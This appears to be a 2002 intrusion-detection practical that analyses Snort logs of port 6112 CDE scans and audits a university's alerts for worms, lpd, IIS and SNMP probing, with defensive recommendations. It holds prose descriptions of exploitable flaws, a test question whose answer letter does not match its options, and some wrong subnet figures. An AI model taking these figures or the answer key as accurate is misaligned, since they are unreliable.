This trace was posted by Mike Manco, 1/18/2002. Mike indicates that this scan may have been by a scanning tool called Syn Scan 1.8. This assumption is based on the fact that the source port is equal to the destination port, and that IP ID, Sequence number and Ack number remain constant for a time period of 1 second. Per Mike Manco one of the hosts is registered in Croatia and the other in Korea. I confirmed that the 213.191.132.98 IP address was registered in Croatia by using the Ripe Whois server; http://www.ripe.net/perl/whois/, and that 211.39.32.104 was registered in Korea on the Whois query on the Asia Pasific Network Information Centre; http://www.apnic.net/.

2. Detect was generated by:

The log seems to be from SNORT IDS, even though the Snort Signature line was not included. The post shows two different scans from two different sources. The scans occurred 4 days apart and does not seem to have any resemblance except from most likely using the same scanning tool.

The first packet in the SNORT log will be used to explain the various fields:

Timestamp:	01/12-07:56:20.077228	The time when the SNORT host read the record
Source Address and Port:	213.191.132.98:6112	
Direction Operator:	->	
Destination Address and Port:	www.xxx.yyy.2:6112	
Protocol:	TCP	
Time To Live:	TTL:113	
Type of Service:	TOS:0x60	Set to 0 means this is normal traffic, as opposed to prioritized traffic.
Packet ID in binary:	ID:54831	Unique identifier for every datagram sent by a host
IP Header Length	IpLen:20	
Datagram Lenght	DgmLen:40	
TCP flags:	******S*	A SYN flag indicating an initial connection attempt
Sequence Number:	Seq: 0x2FD8671A	Indicates where the first byte belong in the data stream being sent to the receiver (target).
Acknowledgement Number:	Ack: 0x474B4CAA	Set to 0 since this is the initial connection attempt.
Windows size:	Win: 0x91BC	The senders TCP receive buffer size
TCP Header Length:	TcpLen: 20	

3. Probability the source address was spoofed:

The purpose of this attack if successful is to detect a hole in the default implementation of a CDE library function on a host running this service. Since the attacker is interested in receiving information from the hosts that he/she is attempting to connect to, the source address is most likely not spoofed. If the address was spoofed the reply would go to the host configured with the IP address the attacker is using, and therefore the attacker would be excluded from this part of the conversation – unless this is a Man-in-the-Middle attack, which it most likely is not.

4. Description of attack:

More information about this vulnerability can be found at:

- This vulnerability is under review for inclusion on the CVE list on cve.mitre.org by the CVE Editorial Board and the Candidate number is: CAN-2001-0803; http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0803

- This vulnerability is also posted on CERT, and the CERT Advisory number is: CA-2001-31; http://www.cert.org/advisories/CA-2001-31.html

This is a buffer overflow vulnerability in one of the libraries used by CDE (Common Desktop Environment). By crafting a specific CDE client request a remote attacker can use this vulnerability to run commands with root privileges on the host.

The packets from the scanner seem to be crafted. However, there is not enough of the trace posted to do a thorough analysis. The two traces from both hosts were captured in a very small timeframe, and this would exclude resends since the time range would then be in seconds. The short time frame between the packets would indicate that this is part of a scan on a large number of IP addresses. This is supposedly an initial SYN connection but the ACK number is not set to 0, and they are the same for both packets as well as the sequence numbers. We have already excluded the resend the option, so this leads to crafted packets. On the first scan the TOS (Type of Service) fields is set to 0x60, which is 96 in decimal. According to RFC 1340 [Reynolds and Postel 1992] (http://www.faqs.org/rfcs/rfc1340.html), applications can have TOS values ranging from decimal 8 for low delay and decimal 4 for high throughput. A TOS of 96 seems therefore odd.

5. Attack mechanism:

Port 6112 is used by Diablo 2 from BattleNet, and it is a popular multiplayer game. Port 6112 is also used by dtscpd (desktop subprocess control service), which is a network daemon that accepts requests from clients to execute commands and launch applications remotely. The dtspcd daemon is used by CDE (Common Desktop Environment), which is the default X Windows System GUI shipped with most Unix/Linux flavors. A typical configuration of dtspcd is to run the daemon on port 6112 as root, and this daemon is enabled by default on all operating systems where CDE is installed.

On Linux and Unix systems the inetd or xinetd daemons will spawn the dtspcd daemon when a CDE request is triggered by a client host. dtspcd will then make a function call to the client connection shared library, specifically libDtSvc.so.1. This library contains a buffer overflow vulnerability in one of its routines which can be exploited by a remote attacker to access commands with root privileges on the host or crash the . During client negotiation, dtspcd accepts a length value and subsequent data from the client without performing adequate input validation.

The vulnerability is in the library responsible for remote user authentication. The authentication process consists of a filename generated by the daemon which is to be created by the client and then is verified by the daemon. The daemon uses stat() to verify this file and is therefore vulnerable to a symlink attack. Another vulnerability is that the daemon allows empty username. Both of these vulnerabilities can lead to dtspcd can supposedly also allow remote access to all systems sharing NFS exported home directories without requesting a password.

This vulnerability can be launched on any Operating System running CDE, however there are reports of an exploit in the wild, which can be used on certain SunOS platforms.

6. Correlations:

Correlation 1:

The following trace was posted by Jim Slora, 1/18/2002 and can be found at; http://www.incidents.org/archives/intrusions/msg03398.html

```
2001-12-08     09:39:25        63.240.202.138         xx.xx.xx.170   Tcp     6112    65427
          RST ACK
Header: 45 00 00 28 e5 4e 00 00 73 06 75 45 3f f0 ca 8a xx xx xx aa
Data: 17 e0 ff 93 00 00 00 00 80 3f 72 68 50 14 00 00 b8 78 00 00

2001-12-09            19:07:12  63.240.202.138     xx.xx.xx.170          Tcp         6112
            65441       RST ACK
Header: 45 00 00 28 2d 93 00 00 73 06 2d 01 3f f0 ca 8a xx xx xx aa
Data: 17 e0 ff a1 00 00 00 00 d0 ba f8 c9 50 14 00 00 e1 8d 00 00

2001-12-31            09:36:48  209.207.216.179    xx.xx.xx.170          Tcp         6112
            6112        SYN
Header: 45 00 00 28 49 1d 00 00 79 06 6b 6e d1 cf d8 b3 xx xx xx aa
Data: 17 e0 17 e0 24 fc 7e f8 0d 27 b8 08 50 02 e0 58 a9 60 00 00
```

This shows scan traces of port 6112 on various days in December 2001. These packets differ from Mike Manco's post since the source ports are not the same as the destination port. Also, the first two traces shows packets with the RST/ACK flags set while the last has the SYN flag set. Most likely these are scans of port 6112 over a large number of IP addresses by two different attackers using two different scanning tools, with the goal of finding an open port where dtspcd is running.

7. Evidence of active targeting:

This seems to be scans of large IP numbers looking for hosts with port 6112 open. There is a known CDE exploit running on this port, and attackers seem to be looking for any host with this vulnerability.

8. Severity:

Since I do not know much about Mike's network I am making several assumptions in order to calculate the severity of this attack.

Criticality:	4	I am assuming that this service may be running on servers on the internal network, however all critical servers should have been hardened to not run this service.
Lethality:	5	There are patches available for this vulnerability. However, since there is a large number of scans for this vulnerability at the moment this may indicate that there are new and unknown vulnerabilities related to this service.
System:	4	It is assumed that the hosts on this network are running modern operating systems with all the latest patches installed.
Network Countermeasures:	5	Based on the logs the IDS system is configured to listen for connection attempts to this port, and this it is assumed that a firewall is the only access and egress point on the network.

The calculated severity is:
(Critical + Lethal) – (System + Net Countermeasures) = (4+5) – (4+5) = 0

Scans of this port should be monitored closely in the near future if the vulnerable CDE service is used in the environment.

9. Defensive recommendation:

On all system that do not need the CDE capability this should be disabled. This can be done by commenting out the dtscpd entry in the inetd configuration files which typically is located at; /etc/inetd.conf file. Then the inetd daemon must be restarted.

If CDE is needed on the system, the latest patch should be installed on the system. All the major Unix vendors such as Sun, IBM and HP-UX have announced that patches for this vulnerability has been issued or will so shortly.

At a minimum this port should be closed on the firewalls, but the hosts may still be vulnerable to attacks from hosts on the local network.

10. Multiple choice test question:

```
01/16-04:09:33.875304 211.39.32.104:6112 -> www.xxx.yyy.2:6112
TCP TTL:243 TOS:0x0 ID:16340 IpLen:20 DgmLen:40
******S* Seq: 0x67554E15  Ack: 0x11CE6DFD  Win: 0x28  TcpLen: 20

01/16-04:09:33.877777 211.39.32.104:6112 -> www.xxx.yyy.14:6112
TCP TTL:243 TOS:0x0 ID:16340 IpLen:20 DgmLen:40
******S* Seq: 0x67554E15  Ack: 0x11CE6DFD  Win: 0x28  TcpLen: 20
```

Question:
Based on the scan above, what might be a sign that these packets were crafted?

q) The source and destination ports are the same.
r) The TcpLen is 20 for both packets.
s) The TOS value is set to 0.
t) Neither of the answers above are true.

Answer: a is the correct answer

Assignment 3: “Analyze This” Scenario

Security Audit for a University

1. Executive Summary of Analysis

In order to conduct this audit network logs from 5 consecutive days were downloaded from the University’s ftp-site. Each log was analyzed in order to get an understanding of the type of specific alerts noted during this time-period. This document starts with an analysis to identify any relationships between the computers generating these logs. This was done using well-known fingerprinting techniques and shows that information in such logs provide potential hackers with a lot of information of a network, so special care should be taken to protect log servers.

The analysis process included inspecting the log files for any known alerts or attacks. The logs were generated using SNORT IDS with a fairly standard ruleset. To aid in the analysis process, SnortSnarf, which is a Snort web based analysis tool was utilized. However, this tool is very memory intensive and therefore analysis of the larger files was done using various scripts and commands.

The analysis showed that the several large attacks were launched both from inside and outside the network. A list of alerts was generated based on the reports from SnortSnarf and excerpts from this list were analyzed more thoroughly. Defensive recommendations and correlations are explained in the same section as the analysis of the individual attack if applicable. The analysis also included mapping the relationship between the various hosts that generated the logs, and an overview of the top 10 internal and external hosts under attack. Furthermore, a “top talkers” list was generated and information regarding selected external hosts is also included.

2. Relationships between computers that generated the logs

I used the network calculator located at:
http://www.telusplanet.net/public/sparkman/netcalc.htm to assist me in this assignment.

The first thing I did to try to identify relationships between the computers that generated the logs was to identify routers or gateways. These are hosts providing the local segment with access to other segments or the Internet. To identify gateways I first looked at the ICMP Traceroute alerts. Traceroute is a network debugging tool which will send out packets starting with a TTL of 1 and then increase the TTL value for each packet until one packet reaches the destination. When an intermediate router receives a packet it will decrement the TTL value and if it is 0, the router will return an ICMP error message to the source host.

The following hosts received this type of traffic:

- 000.000.5.1
- 000.000.88.129
- 000.000.1.3

Looking at various combination of subnetting schemas using the network calculator referenced above, I found out that .5.1 and .88.129 are potential routers since the gateway of a segment is usually on the first IP address available for the segment. .1.3 does not seem like a router, and the reason for receiving this type of traffic might be that a Traceroute was aimed at this host.

Next I looked at the alerts for ICMP Destination Unreachable (Communication Administratively Prohibited) and ICMP Destination Unreachable (Host Unreachable). This type of ICMP message is sent by the router overseeing the target host's network on behalf of a host, which is currently not accessible over the network. The router is informing the sending host that the destination host is unreachable.

The source host for these packets was:


- 000.000.150.1

Based on this we know there are subnetworks that have the gateway hosts as .1 and .129. So this must be a network, which requires a maximum of 126 hosts per subnet. The URL for retrieving the log files indicates that this is the University of Maryland, Baltimore County. It is common for universities in the United States to have a class B addresses assigned to them. A search on the EDUCASE whois server; (http://whois.educause.net/edudomain/whois.asp), revealed that the DNS servers has the address schema of 130.85.x.x. However, this is not important for the analysis. It is assumed that the network is class B. By using the network calculator I came up with the following address scheme. This network can have 512 subnets and the subnet mask is 255.255.255.128. I am only referencing the subnetworks from which the hosts on the Top 10 Talker lists are residing or routers discovered through the analysis process described above.

Network	First Host	Last Host	Broadcast Address	Top 10 Talker (of from analysis in this section)
000.000.5.0	000.000.5.1	000.000.5.254	000.000.5.127	000.000.5.1
000.000.5.128	000.000.5.129	000.000.5.254	000.000.5.255	000.000.5.202
000.000.70.128	000.000.70.129	000.000.70.254	000.000.70.255	000.000.70.177
000.000.88.128	000.000.88.129	000.000.88.254	000.000.88.255	000.000.88.129
000.000.150.0	000.000.150.1	000.000.150.126	000.000.150.127	000.000.150.1
000.000.153.0	000.000.153.1	000.000.153.126	000.000.153.127	000.000.153.106 000.000.153.113 000.000.153.117
000.000.153.128	000.000.153.129	000.000.153.254	000.000.153.255	000.000.153.146 000.000.153.152 000.000.153.164 000.000.153.184
000.000.186.0	000.000.186.1	000.000.186.126	000.000.186.127	000.000.186.16

The diagram on the next page lists the various subnets discovered in this section. It also shows the top 3 external hosts based on the scan files, and a link to the subnets that these hosts were scanning. The 130.161.249.59scanned the network 1/10/2002 while 195.42.223.134 scanned the network 1/14/2002. These two scans are of similar type (SYN/FIN scan), but they were also targeting almost the exact same subnets.

148.63.22.215 was only scanning one host on subnet 000.000.150.128, host 000.000.150.133. This was a VECNA scan and the P flag was set. VECNA is the signature of an Internet worm called W32/Hybris.gen@MM. This worm is spread via e-mail, and when installed on a host it will attempt to e-mail itself to other hosts, which it obtains from watching all Internet traffic. The worm contains the text HYBRIS © Vecna. Furthermore, the virus has a built-in list of addresses to news servers and it will attempt to search the newsgroups for any plug-ins it does not have, and it will post its plug-ins to a specified newsgroup every full moon according to the computer's internal clock. It seems like the 148.63.22.215 host is attempting to upload this virus to the 000.000.150.133 host in order to spread the worm.
Source: http://vil.mcafee.com/dispVirus.asp?virus_k=98873&


Internal Network
Subnet: 000.000.5.0
Router
000.000.5.1
Subnet: 000.000.5.128
000.000.5.202
Subnet: 000.000.70.128
000.000.70.177
Subnet: 000.000.88.128
Router
000.000.88.129
Subnet: 000.000.150.0
Router
000.000.150.1
Subnet: 000.000.150.128
Subnet: 000.000.151.0
Subnet: 000.000.152.0
Subnet: 000.000.152.128
Subnet: 000.000.153.0
000.000.153.106
000.000.153.113
000.000.153.117
Subnet: 000.000.153.128
000.000.153.146
000.000.153.152
000.000.153.164
000.000.153.184
Subnet: 000.000.186.0
000.000.186.
130.161.249.59
195.42.223.134
148.63.22.215
SF
SF
SF
SF
SF
SF
P

2. List of files

The analysis included 5 days worth of logs, and the files includes alerts, scans and out of spec data. The logs selected were from a time frame of 5 consecutive days from January 10 to January 14, 2002. The following files were downloaded for further analysis:

Log Type	Files
Alerts:	alert.020110.gz
	alert.020111.gz
	alert.020112.gz
	alert.020113.gz
	alert.020114.gz
Out of Spec Data:	oos_Jan.10.2002.gz
	oos_Jan.11.2002.gz
	oos_Jan.12.2002.gz
	oos_Jan.13.2002.gz
	oos_Jan.14.2002.gz
Scans:	scans.020110.gz
	scans.020111.gz
	scans.020112.gz
	scans.020113.gz
	scans.020114.gz

164268 alerts were detected in the time frame from 01/10/2002 00:00:01 to 01/14/2002 23:58:34. There were no alerts noted in the OOS file of 1/13/2002.

4. A list of prioritized detects

The following is a list of the top 15 detects sorted by number of occurrences. This list was generated by SnortSnarf which is a Perl program developed by Jim Hoagland and Stuart Staniford and can be downloaded from;
http://www.silicondefense.com/software/snortsnarf/

Following the table is analysis and further explanation of the various alerts.

#	Signature	# Alerts	# Sources
1	connect to 515 from inside	48335	56
2	ICMP traceroute	34412	5
3	spp_http_decode: IIS Unicode attack detected	27105	72
4	SNMP public access	21728	15
5	Watchlist 000220 IL-ISDNNET-990517	8732	15
6	MISC Large UDP Packet	7115	8
7	INFO MSN IM Chat data	6324	57
8	ICMP Fragment Reassembly Time Exceeded	2800	17
9	High port 65535 udp - possible Red Worm - traffic	1509	61
10	ICMP Router Selection	1464	132
11	SMB Name Wildcard	1147	43
12	ICMP Echo Request L3retriever Ping	620	20
13	ICMP Destination Unreachable (Communication Administratively Prohibited)	340	1
14	Null scan!	316	62
15	SYN-FIN scan!	261	2

1. Connect to 515 from inside

The attackers scanning these hosts are looking for a host with port 515 open. This port is used by the printer daemon for certain UNIX system. There is a remotely exploitable buffer overflow vulnerability in the in.lpd or lpd daemons. This deamon run with root privileges and a remote attacker who exploits this attack can execute arbitrary code on the target host. This default is enabled by default on AIX and Solaris systems.

Defensive recommendation:
One solution is to apply network access control to the service. Another solution is to diable the in.lpd daemon in /etc/inetd.conf and then restart inetd. All the latest patches should be installed.

Correlations:
CVE-2001-0353
http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=2894
0396 Jeffrey Holland (www.giac.org/practical/Jeff_Holland_GCIA.doc), v2.9

Top 6 Sources triggering this attack signature:

Source IP	Alerts	# of Destinations for this signature
000.000.153.164	22289	1
000.000.153.146	7692	1
000.000.153.113	3159	1
000.000.153.114	2717	1
000.000.153.111	1724	1
000.000.153.117	1459	1
000.000.1.63	8	1

All destinations receiving this attack signature:

Destinations IP	Alerts	# sources for this signature
000.000.150.198	48327	56
000.000.5.4	518	16

Below is excerpts from the alert file of 1/10/2002. This shows one host scanning port 515 of another host on the internal network.

```
01/10-08:51:56.954327  [**] connect to 515 from inside [**]
000.000.153.106:1512 -> 000.000.150.198:515
01/10-08:51:56.954396  [**] connect to 515 from inside [**]
000.000.153.106:1512 -> 000.000.150.198:515
01/10-08:51:56.955637  [**] connect to 515 from inside [**]
000.000.153.106:1512 -> 000.000.150.198:515
01/10-08:51:56.955702  [**] connect to 515 from inside [**]
000.000.153.106:1512 -> 000.000.150.198:515
01/10-08:51:56.955777  [**] connect to 515 from inside [**]
000.000.153.106:1512 -> 000.000.150.198:515
```

2. ICMP Traceroute

ICMP Traceroute is normal ICMP traffic, which is being captured here. Traceroute is a network debugging tool which will send out packets starting with a TTL of 1 and then increase the TTL value for each packet until one packet reaches the destination. When an intermediate router receives a packet it will decrement the TTL value and if it is 0, the router will return an ICMP error message to the source host. The table below show a very high number of ICMP Traceroutes issued from host 000.000.5.202 to host 000.000.5.1. The latter is most likely a gateway due to the ending .1 of the IP address. The user on host 000.000.5.202 is most likely issuing a large number of ICMP Traceroute messages to map a network, either externally or internally on another segment. All the instances of Traceroute must first send a TTL of 1 to the first router on the way which is this gateway. The user is most likely using a Traceroute tool such as VisualRoute from Visualware (www.visualware.com).

All source hosts triggering this alert:

Source IP	Alerts	Destinations for this signature
000.000.5.202	34400	1
000.000.88.179	6	1
000.000.88.139	4	1
000.000.88.132	1	1
000.000.88.206	1	1

All destination hosts receiving this attack signature

Destinations IP	Alerts	# sources for this signature
000.000.5.1	34400	1
000.000.88.129	6	3
000.000.1.3	6	5

Source: SANS Intrusion Detection Analysis course material

3. Spp_http_decode:IIS Unicode attack detected

These internal users are scanning other internal users for the Microsoft IIS Unicode.asp attack. If an IIS server configured with the FAT file system instead of NTFS file system, the attacker can request a asp file with the .asp Unicode encoded file extension, IIS may return the source code of the file instead of simply running it. There seams to be a large number of users on the internal network scanning external hosts for this vulnerability. Most of these external hosts were registered in Korea.

Defensive recommendation: Ensure that the latest patches from Microsoft are installed on all IIS servers.

Sources: Bugtraq ID: 2909 (http://www.securityfocus.com/bid/2909)
CVE: CAN-2001-0709

Correlations: 0380 Balvant Magan, www.giac.org/practical/Balvant_Magan_GCIA.zip.

Sources triggering this attack:

Source IP	Alerts	Destinations for this signature
000.000.153.152	3760	38
000.000.153.184	3209	3252
000.000.153.117	2079	28
000.000.153.113	2070	48
000.000.151.108	2040	24
000.000.153.147	1939	34

Destinations receiving this attack signature:

Destinations IP	Alerts	# sources for this signature
211.32.117.26	2729	9
211.115.213.202	2207	2
211.233.29.224	1293	2
211.233.29.225	1120	1
207.200.86.66	1059	1
211.32.117.229	921	6

4. SNMP public access

These internal users are looking for hosts on the internal network that run SNMP (Simple Network Management Protocol) which is the standard operations and maintenance protocol for the Internet. SNMP provides very little support for authentication schemes since it only supports a two-password scheme. The *public* allows managers to request the values of variables, and the *private* allows these values to be set. These passwords in SNMP are called communities, and every device connected to an SNMP managed network must have these two communities configured. The setup of the communities should reflect the security policies of the organization. If someone gains access to query the MIB (Management Information Base), which is how the information of a host is structured, the person will be able to "walk the MIB" and gain information regarding devices connecting to this host. This can result in someone mapping the network layout by querying other hosts as they are being discovered.

The users triggering this alert were coming from the local network and accessing local hosts. They are obviously trying to gather information on the network devices.

Defensive recommendation: Ensure that the proper community settings are applied to the devices running SNMP.

Source: http://www.david-guerrero.com/papers/snmp/

Top 6 sources triggering this attack

Source IP	Alerts	Destinations for this signature
000.000.70.177	9825	26
000.000.150.198	2797	99
000.000.186.10	2499	1
000.000.150.41	2177	1
000.000.150.245	2155	1
000.000.88.240	1162	1

Top 6 destinations receiving this attack signature:

Destinations IP	Alerts	# sources for this signature
000.000.152.109	5263	4
000.000.153.219	2538	6
000.000.5.128	1734	1
000.000.5.96	1733	1
000.000.5.127	1726	1
000.000.5.97	1722	1

5. Watchlist 000220 IL-ISDNNET-990517

Watch lists are used to track activities of hosts or whole networks that have raised suspicions. This is a network licensed to several people in Israel.

A lookup on whois.ripe.net revealed that this network belong to a provider in Israel. According to Jeff Holland (0396 Jeffrey Holland www.giac.org/practical/Jeff_Holland_GCIA.doc) , this network was shared between two providers, but this information did not come up when I did my search.

inetnum: 212.179.0.0 - 212.179.255.255
netname: IL-ISDNNET-990517
descr: PROVIDER
country: IL

Top 6 source hosts triggering this attack:

Source IP	Alerts	Destinations for this signature
212.179.35.118	8383	1
212.179.5.89	273	1
212.179.45.206	15	1
212.179.40.132	13	1
212.179.127.75	11	1
212.179.45.76	11	1

Top 6 destination hosts receiving this attack signature:

Destinations IP	Alerts	# sources for this signature
000.000.153.164	8396	8
000.000.150.145	548	4
000.000.150.133	20	6
000.000.88.162	11	5
000.000.150.143	2	1

6. MISC Large UDP Packet

A number of external hosts were attempting to send large UDP packets to internal hosts. These packets could part of scans or other types of attacks such as DOS attacks such as the one referenced here which was reported by the FBI; http://www.infoworld.com/articles/hn/xml/01/05/07/010507hnfbidos.xml?0508tuam

Defensive recommendation: The organization should attempt to stay alert of the latest attack patterns and consult web-sites such as www.incidents.org on a regular basis.

Top 6 source hosts triggering this attack:

Source IP	Alerts	Destinations for this signature
211.233.70.161	2391	1
211.233.45.39	1870	1
211.233.70.162	949	1
206.19.53.250	843	1
211.233.70.165	530	1
64.241.238.03	283	1

Top 6 destination hosts receiving this attack signature:

Destinations IP	Alerts	# sources for this signature
000.000.153.185	3870	3
000.000.153.112	1870	1
000.000.153.146	843	1
000.000.88.132	283	1
000.000.153.211	219	1

7. Info MSN IM Chat Data

This alert analyses the use of MSN Instant Messenger. Two source hosts from an outside network are shown in this list. A worm named "Choke" spreads using MSN Messenger. Since the worm arrives over an Instant Messenger channel, it will avoid scrutiny by gateway-positioned e-mail virus scanners.

Source: http://www.incidents.org

Correlation: http://rr.sans.org/threats/IM.php

Top 6 sources triggering this attack:

Source IP	Alerts	Destinations for this signature
64.4.12.162	757	3
000.000.153.113	544	13
000.000.153.46	461	12
64.4.12.174	350	5
000.000.150.241	270	13
000.000.153.45	265	8

All destinations receiving this attack signature:

Destinations IP	Alerts	# sources for this signature
000.000.153.113	1057	12
000.000.153.46	730	12
000.000.153.45	448	5

8. ICMP Fragment Reassembly Time Exceeded

In total 17 sources and 40 destination hosts sent or received such packets. The lists below shows several alerts originating from source hosts being directed to hosts outside the network. This error message is sent to the source host if the receiver has not received all fragments of a packet within a preset time. There is a vulnerability in the Novell Netware Operating Systems when creating ICMP Fragment Reassembly Time Exceeded packets. These packets will include the IP header and at least 8 bytes of data are included in the message. This vulnerability was posted by Ofir Arkin,

Countermeasure: Ensure that the latest patches are installed on all Novell servers.

Sources: http://www.securityfocus.com/archive/1/146633

Top 6 sources triggering this attack:

Source IP	Alerts	Destinations for this signature
000.000.153.106	1435	3
000.000.88.132	737	4
000.000.153.185	237	5
000.000.88.155	205	15
000.000.153.112	65	2
000.000.151.107	29	1

Top 6 destinations receiving this attack signature:

Destinations IP	Alerts	# sources for this signature
211.106.66.158	1425	1
210.181.1.238	567	1
211.233.70.161	138	1
211.61.252.209	121	1
210.181.4.200	80	2
66.77.13.119	77	1

9. High port 65535 UDP – possible Red Worm - traffic

A total of 61 sources had sent packages triggering this alert and 87 destinations received this attack signature. Red Worm is now called Adore and it has similar functions as the Ramen and Lion worms aimed at Linux hosts. Adore will scan for Linux hosts vulnerable to 4 different exploits:

- LPRng (installed by default on Red Hat 7.0 systems)
- Rpc-statd
- Wu-ftpd
- BIND

The worm will replace only the ps system binary with a trojaned version. It then sends an email to a list of addresses and attempts to send information such as /etc/ftpusers, ifconfig, /etc/shadow etc. to these addresses. Adore will also will listen on a particular port and watch for a set packet length. When this information is seen, Adore will set a rootshell to allow connections.

Countermeasures: Download and run Dartmourth's ISTS's Adorefind utility which will detect the adore files on an infected system.

Source: www.sans.org/y2k/adore.htm
Correlations: http://www.securityfocus.com/archive/75/174776

Top 6 sources triggering this attack:

Source IP	Alerts	Destinations for this signature
000.000.6.52	411	29
000.000.6.50	266	30
000.000.6.48	266	20
000.000.6.49	199	32
000.000.6.51	153	12
66.77.13.104	18	1

Top 6 destinations receiving this attack signature:

Destinations IP	Alerts	# sources for this signature
000.000.153.189	114	3
000.000.88.155	108	23
000.000.152.216	87	1
000.000.152.183	77	2
000.000.153.159	74	5
000.000.152.178	70	1

10. ICMP Router Selection

In total 132 sources triggered this attack.

ICMP Router Discovery enables hosts attached to multicast or broadcast networks to learn the IP addresses of their neighboring hosts. This is described in RFC 1256, http://www.ietf.org/rfc/rfc1256.txt

These hosts are all attempting to access the multicast address of 224.0.0.2. A multicast address identifies a particular multicast group, and the multicast addresses are class D addresses ranging from 224.0.0.0-239.255.255.255. Addresses in the range of 224.0.0.0-224.0.0.255 are reserved for the use of routing protocols and other low level topology discovery or maintenance protocols, such as gateway discovery and group membership reporting, source: http://www.iana.org/assignments/multicast-addresses

Multicast-enabled routers on the host's subnet would respond would if the host do a ping on address 224.0.0.2.

Sources:
http://www.oreillynet.com/pub/a/network/2001/08/10/net_2nd_lang.html
http://archives.neohapsis.com/archives/snort/2001-03/0171.html

Top 6 sources triggering this attack:

Source IP	Alerts	Destinations for this signature
000.000.150.24	183	1
000.000.150.165	54	1
000.000.88.181	37	1
000.000.151.33	34	1
000.000.153.71	29	1
000.000.153.46	29	1

Top 6 destinations receiving this attack signature:

Destinations IP	Alerts	# sources for this signature
224.0.0.2	1464	132

11. SMB Name Wildcard

A total of 43 sources triggered this attack, and 40 destinations received the attack signature.

The standard Windows network device API (Explorer) will look for other SMB machines by using broadcasts or attempting direct connection. Often the Explorer will send out packets from all its source IP addresses (both NIC if dual boot), without careful regard for which interface has which IP address.

Source: http://www.securityfocus.com/archive/75/182141

Sources triggering this attack:

Source IP	Alerts	Destinations for this signature
000.000.5.7	350	1
000.000.5.87	350	2
000.000.150.209	55	2
000.000.150.47	45	3
000.000.153.158	43	1
000.000.70.177	30	3

Destinations receiving this attack signature:

Destinations IP	Alerts	# sources for this signature
000.000.5.87	353	2
000.000.5.7	347	1
000.000.5.4	307	15
000.000.5.35	29	5
000.000.5.239	13	1
000.000.150.139	12	4

12. ICMP Echo Request L3Retriever Ping

This alert was triggered by 20 sources, and 10 hosts received this attack signature.

This seems to be something that HP/UX boxes generates, but I was unable to find any information regarding this alert.

